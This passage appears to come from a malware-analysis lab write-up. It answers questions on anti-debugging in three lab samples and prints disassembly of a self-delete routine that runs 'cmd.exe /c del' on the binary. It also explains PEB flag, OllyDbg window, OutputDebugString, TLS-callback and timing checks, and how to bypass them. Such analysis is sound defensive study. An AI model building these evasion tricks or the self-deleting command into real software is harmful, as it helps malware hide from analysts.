    +0x02c KernelCallbackTable : Ptr32 Void
    +0x030 SystemReserved    : [1] Uint4B
    +0x034 AtlThunkSListPtr32 : Uint4B
    +0x038 FreeList          : Ptr32 _PEB_FREE_BLOCK
    +0x03c TlsExpansionCounter : Uint4B
    +0x040 TlsBitmap         : Ptr32 Void
    +0x044 TlsBitmapBits     : [2] Uint4B
    +0x04c ReadOnlySharedMemoryBase : Ptr32 Void
    +0x050 ReadOnlySharedMemoryHeap : Ptr32 Void
    +0x054 ReadOnlyStaticServerData : Ptr32 Ptr32 Void
    +0x058 AnsiCodePageData : Ptr32 Void
    +0x05c OemCodePageData   : Ptr32 Void
    +0x060 UnicodeCaseTableData : Ptr32 Void
    +0x064 NumberOfProcessors : Uint4B
    +0x068 NtGlobalFlag      : Uint4B
    +0x070 CriticalSectionTimeout : _LARGE_INTEGER
    +0x078 HeapSegmentReserve : Uint4B
    +0x07c HeapSegmentCommit : Uint4B
    +0x080 HeapDeCommitTotalFreeThreshold : Uint4B
    +0x084 HeapDeCommitFreeBlockThreshold : Uint4B
    +0x088 NumberOfHeaps     : Uint4B
```

Figure 2. the offset used




Figure 3. Checking process heap

ii. What happens when each anti-debugging technique succeeds?

It will self delete and then terminates by calling the subroutine @00401000.

```
push    esi
push    edi
push    104h            ; nSize
lea     eax, [ebp+Filename]
push    eax             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
push    104h            ; cchBuffer
lea     ecx, [ebp+Filename]
push    ecx             ; lpszShortPath
lea     edx, [ebp+Filename]
push    edx             ; lpszLongPath
call    ds:GetShortPathNameA
mov     edi, offset aCDel ; "/c del "
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     eax, ecx
mov     edi, edx
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
lea     edi, [ebp+Filename]
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     ebx, ecx
mov     edi, edx
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
add     edi, 0FFFFFFFFh
mov     ecx, ebx
shr     ecx, 2
rep movsd
mov     ecx, ebx
and     ecx, 3
rep movsb
mov     edi, offset aNul ; " >> NUL"
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     ebx, ecx
mov     edi, edx
or      ecx, 0FFFFFFFFh
xor     eax, eax
repne scasb
add     edi, 0FFFFFFFFh
mov     ecx, ebx
shr     ecx, 2
rep movsd
mov     ecx, ebx
and     ecx, 3
rep movsb
push    0               ; nShowCmd
push    0               ; lpDirectory
lea     eax, [ebp+Parameters]
push    eax             ; lpParameters
push    offset File     ; "cmd.exe"
push    0               ; lpOperation
push    0               ; hwnd
call    ds:ShellExecuteA
push    0               ; int
call    _exit
DeleteSelf endp
```

Figure 4. Self Delete & terminates

iii. How can you get around these anti-debugging techniques?

1. Set breakpoint at the checks and manually change the flow in ollydbg
2. Patch the program to make jz to jnz etc
3. use plugins such as phantom.

iv. How do you manually change the structures checked during runtime?

use command line and enter dump fs:[30]+2 (refer to figure 2). Set the byte to 0.




Figure 5. Changing structure

v. Which OllyDbg plug-in will protect you from the anti-debugging techniques used by this malware?

PhantOm plugin will do the job

b. Analyze the malware found in *Lab16-02.exe* using a debugger. The goal of this lab is to figure out the correct password. The malware does not drop a malicious payload.

i. What happens when you run Lab16-02.exe from the command line?

Picture worth a thousand words.




Figure 1. password required

ii. What happens when you run Lab16-02.exe and guess the command-line parameter?




Figure 2. Incorrect password

iii. What is the command-line password?

To get the command-line password, we can set breakpoint @0040123A to see what the malware is comparing the password against. However, on running the malware, the program simply terminates.




Figure 3. Callbacks

Seems like 0x00408033 subroutine was called before we reach main method. Analyzing it in IDA Pro, this subroutine is checking for OLLYDBG window via FindWindowA and it is also using OutputDebugString to detect for debugger. Just nop the function at let it return to bypass these checks.

```
0040120A  > 8D55 F8         LEA EDX,DWORD PTR SS:[EBP-8]
0040120D  . 52              PUSH EDX                                  pThreadId
0040120E  . 6A 00           PUSH 0                                    CreationFlags = 0
00401210  . 6A 00           PUSH 0                                    pThreadParm = NULL
00401212  . 68 90104000     PUSH Lab16-02.00401090                    ThreadFunction = Lab16-02.00401090
00401217  . 6A 00           PUSH 0                                    StackSize = 0
00401219  . 6A 00           PUSH 0                                    pSecurity = NULL
0040121B  . FF15 10704000   CALL DWORD PTR DS:[<&KERNEL32.CreateThr   CreateThread
00401221  . 68 E8030000     PUSH 3E8                                  Timeout = 1000. ms
00401226  . FF15 0C704000   CALL DWORD PTR DS:[<&KERNEL32.Sleep>]     Sleep
0040122C  . 6A 04           PUSH 4
0040122E  . 68 30804000     PUSH Lab16-02.00408030                    ASCII "byqrp@ss"
00401233  . 8B45 0C         MOV EAX,DWORD PTR SS:[EBP+C]
00401236  . 8B48 04         MOV ECX,DWORD PTR DS:[EAX+4]
00401239  . 51              PUSH ECX
0040123A  . E8 D10E0000     CALL Lab16-02.00402110
0040123F  . 83C4 0C         ADD ESP,0C
```

Figure 4. byqrp@ss

and so we got the password… however this password is invalid when tried on the command line with debugger attached.

Lets look at the subroutine @00401090 which is called by the CreateThread function. This function is responsible for generating the password to check against.

```
.tls:00401124                 ror     byte_408032, 7
.tls:0040112B                 mov     ebx, large fs:30h
.tls:00401132                 xor     byte_408033, 0C5h
.tls:00401139                 ror     byte_408033, 4
.tls:00401140                 rol     byte_408031, 4
.tls:00401147                 ror     byte_408030, 3
.tls:0040114E                 xor     byte_408030, 0Dh
.tls:00401155                 ror     byte_408031, 5
.tls:0040115C                 xor     byte_408032, 0ABh
.tls:00401163                 ror     byte_408033, 1
.tls:00401169                 ror     byte_408032, 2
.tls:00401170                 ror     byte_408031, 1
.tls:00401176                 xor     byte_408031, 0FEh
.tls:0040117D                 rol     byte_408030, 6
.tls:00401184                 xor     byte_408030, 72h
.tls:0040118B                 mov     bl, [ebx+2]
.tls:0040118E                 rol     byte_408031, 1
```

Figure 5. BeingDebugged Flag

In the subroutine we can see that there is a check against BeingDebugged Flag… maybe this is the cause of it. Let's fix the structure and see how it goes.




Figure 6. byrrp@ss

The decoded password is “byrrp@ss”. However the strncmp will only compare the first 4 characters.




Figure 7. Correct Password

iv. Load Lab16-02.exe into IDA Pro. Where in the main function is strncmp found?

@0x40123A

```
.tls:00401233        mov     eax, [ebp+argv]
.tls:00401236        mov     ecx, [eax+4]
.tls:00401239        push    ecx             ; char *
.tls:0040123A        call    _strncmp
.tls:0040123F        add     esp, 0Ch
.tls:00401242        mov     [ebp+var_4], eax
.tls:00401245        cmp     [ebp+var_4], 0
.tls:00401249        jnz     short loc_40125A
```

Figure 8. strncmp

v. What happens when you load this malware into OllyDbg using the default settings?

The program just terminates. In fact even if I am running it in command line but ollydbg is running in the background, the application will also terminates.

vi. What is unique about the PE structure of Lab16-02.exe?

There is a .tls section.

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
.tls	00401000	00402000	R	.	X	.	L	para	0001	public	CODE	32	0000	0000	0004	FFFFFFFF	FFFFFFFF
.text	00402000	00407000	R	.	X	.	L	para	0002	public	CODE	32	0000	0000	0004	FFFFFFFF	FFFFFFFF
.idata	00407000	004070C8	R	.	.	.	L	para	0003	public	DATA	32	0000	0000	0004	FFFFFFFF	FFFFFFFF
.rdata	004070C8	00408000	R	.	.	.	L	para	0003	public	DATA	32	0000	0000	0004	FFFFFFFF	FFFFFFFF
.data	00408000	0040C000	R	W	.	.	L	para	0004	public	DATA	32	0000	0000	0004	FFFFFFFF	FFFFFFFF

Figure 9. .tls section

vii. Where is the callback located? (Hint: Use CTRL-E in IDA Pro.)

At address 0x00401060.




Figure 10. Ctrl-E

viii. Which anti-debugging technique is the program using to terminate immediately in the debugger and how can you avoid this check?

1. OLLYDBG window via FindWindowA
2. OutputDebugString to detect for debugger
3. BeingDebugged Flag via fs:[30h]+2

ix. What is the command-line password you see in the debugger after you disable the anti-debugging technique?

refer to solution for question iii.

x. Does the password found in the debugger work on the command line?

refer to solution for question iii.

xi. Which anti-debugging techniques account for the different passwords in the debugger and on the command line, and how can you protect against them?

1. OutputDebugString (nop out the callback function)
2. BeingDebuggedFlag (change the structure to set debug flag back to 0)

c. Analyze the malware in *Lab16-03.exe* using a debugger. This malware is similar to *Lab09-02.exe*, with certain modifications, including the introduction of anti-debugging techniques.

i. Which strings do you see when using static analysis on the binary?

these are the only strings of interest to us that we can observe statically.




Figure 1. strings

ii. What happens when you run this binary?

Nothing happen. It just terminates.

iii. How must you rename the sample in order for it to run properly?

In ollydbg, we set breakpoint @0x401518 (strncmp) to see what the malware is comparing against. The executable name needs to be "**qgr.exe**". However nothing happen when we attempt to run the malware via command line…




Figure 2. qgr.exe

Firing up IDA Pro we trace back the variable that was used to match against the current running executable filename.

```
mov     [ebp+var_2A0], 0
mov     [ebp+var_29C], 'o'
mov     [ebp+var_29B], 'c'
mov     [ebp+var_29A], 'l'
mov     [ebp+var_299], '.'
mov     [ebp+var_298], 'e'
mov     [ebp+var_297], 'x'
mov     [ebp+var_296], 'e'
mov     [ebp+var_295], 0
mov     [ebp+name], 0
mov     ecx, 3Fh
xor     eax, eax
lea     edi, [ebp+var_FF]
rep stosd
stosw
stosb
mov     ecx, 7
mov     esi, offset unk_40604C
lea     edi, [ebp+var_2F0]
rep movsd
movsb
mov     [ebp+var_2B8], 0
mov     [ebp+Filename], 0
mov     ecx, 43h
xor     eax, eax
lea     edi, [ebp+var_3FF]
rep stosd
stosb
lea     eax, [ebp+var_29C]
push    eax
call    timediff
add     esp, 4
push    10Eh            ; nSize
lea     ecx, [ebp+Filename]
push    ecx             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
push    5Ch             ; int
lea     edx, [ebp+Filename]
push    edx             ; char *
call    _strrchr
add     esp, 8
mov     [ebp+var_104], eax
push    104h            ; size_t
mov     eax, [ebp+var_104]
add     eax, 1
mov     [ebp+var_104], eax
mov     ecx, [ebp+var_104]
push    ecx             ; char *
lea     edx, [ebp+var_29C]
push    edx             ; char *
call    _strncmp
```

Figure 3. var_29C

Seems like the variable is initially set to ocl.exe. It is then passed to a function where [QueryPerformanceCounter](#)was called twice… In between the 2 QueryPerformanceCounter is a Division by zero opcodes that is purposely set there to slow down the debugged process.

The time difference between the 2 QueryPerformanceCounter will determine if var_118 is 2 or 1 which will affect the return result of this subroutine. If we are using debugger the QueryPerformanceCounter difference might be above 1200 due to the triggering of the division by 0 error… if the time difference is above 1200, var_118 will be set to 2 and the filename should be qgr.exe else var_118 will be set to 1 and the filename should be peo.exe.




Figure 4. QueryPerformanceCounter

By manually making sure that var_118 is set to 1 and not 2, we get the following filename; **peo.exe**.

Renaming the executable as **peo.exe** will do the trick in running the app properly.

